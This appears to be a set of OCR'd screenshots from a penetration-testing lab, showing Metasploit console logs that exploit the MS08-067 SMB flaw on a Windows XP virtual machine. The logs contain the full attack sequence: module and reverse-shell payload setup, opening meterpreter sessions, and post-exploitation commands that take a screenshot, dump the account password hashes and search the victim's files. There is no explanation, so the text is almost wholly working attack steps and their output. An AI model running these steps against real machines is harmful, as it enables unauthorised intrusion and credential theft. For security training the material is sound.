





```
msf6 > search ms08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.100    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.
```



```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.168.1.200
rhost ⇒ 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) > run
ù
[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.200:445 - Automatically detecting the target ...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.1.200
[-] Error running command load: SyntaxError /usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/net/interface.rb:1: syntax err
or, unexpected ':', expecting end-of-input
source: https://www.securityfocus.co...
      ^


[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.200:1031) at 2023-06-14 08:34:25 -0400

meterpreter > ù
```




```
Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.1.200    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.100    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.200:445 - Automatically detecting the target ...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.200:1039) at 2023-06-14 09:25:59 -0400

meterpreter > [*] Meterpreter session 2 opened (192.168.1.100:4444 → 192.168.1.200:1037) at 2023-06-14 09:25:59 -0400
```



```
View the full module info with the info, or info -d comman

msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.200:445 - Automatically detecting the target
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 It
[*] 192.168.1.200:445 - Attempting to trigger the vulnerab
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 19

meterpreter > [*] Meterpreter session 2 opened (192.168.1.
ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit◆ di pianificazione
Hardware MAC : 08:00:27:c4:b4:58
MTU          : 1500
IPv4 Address : 192.168.1.200
IPv4 Netmask : 255.255.255.0

meterpreter > screenshot
Screenshot saved to: /home/kali/TwiZJqHO.jpeg
meterpreter > □
```

w



```
Interface  2
============

Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit◆ di pianificazione pacchetti
Hardware MAC : 08:00:27:c4:b4:58
MTU          : 1500
IPv4 Address : 192.168.1.200
IPv4 Netmask : 255.255.255.0

meterpreter > screenshot
Screenshot saved to: /home/kali/TwiZJqHO.jpeg
meterpreter > sysinfo
Computer        : TEST-EPI
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > hashdump
Administrator:500:ceeac8b603a938e6aad3b435b51404ee:c5bd34f5c4b29ba1efba5984609dac18:::
Epicode_user:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:a93911985bf04125df59b92e7004a62f:db84e754c213ed5e461dbad45375dd24:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:0a4c4c851d7ac5a61f81d40dc4518aa4:::
meterpreter > search -f *,doc
No files matching your search were found.
meterpreter > search -f *.doc
Found 6 results...
==================

Path                                                         Size (bytes)  Modified (UTC)
----                                                         ------------  --------------
c:\Documents and Settings\Default User\Modelli\winword.doc    4608          2008-04-14 08:00:00 -0400
c:\Documents and Settings\Default User\Modelli\winword2.doc   1769          2008-04-14 08:00:00 -0400
c:\Documents and Settings\Epicode_user\Modelli\winword.doc    4608          2008-04-14 08:00:00 -0400
c:\Documents and Settings\Epicode_user\Modelli\winword2.doc   1769          2008-04-14 08:00:00 -0400
c:\WINDOWS\system32\config\systemprofile\Modelli\winword.doc  4608          2008-04-14 08:00:00 -0400
c:\WINDOWS\system32\config\systemprofile\Modelli\winword2.doc 1769          2008-04-14 08:00:00 -0400
```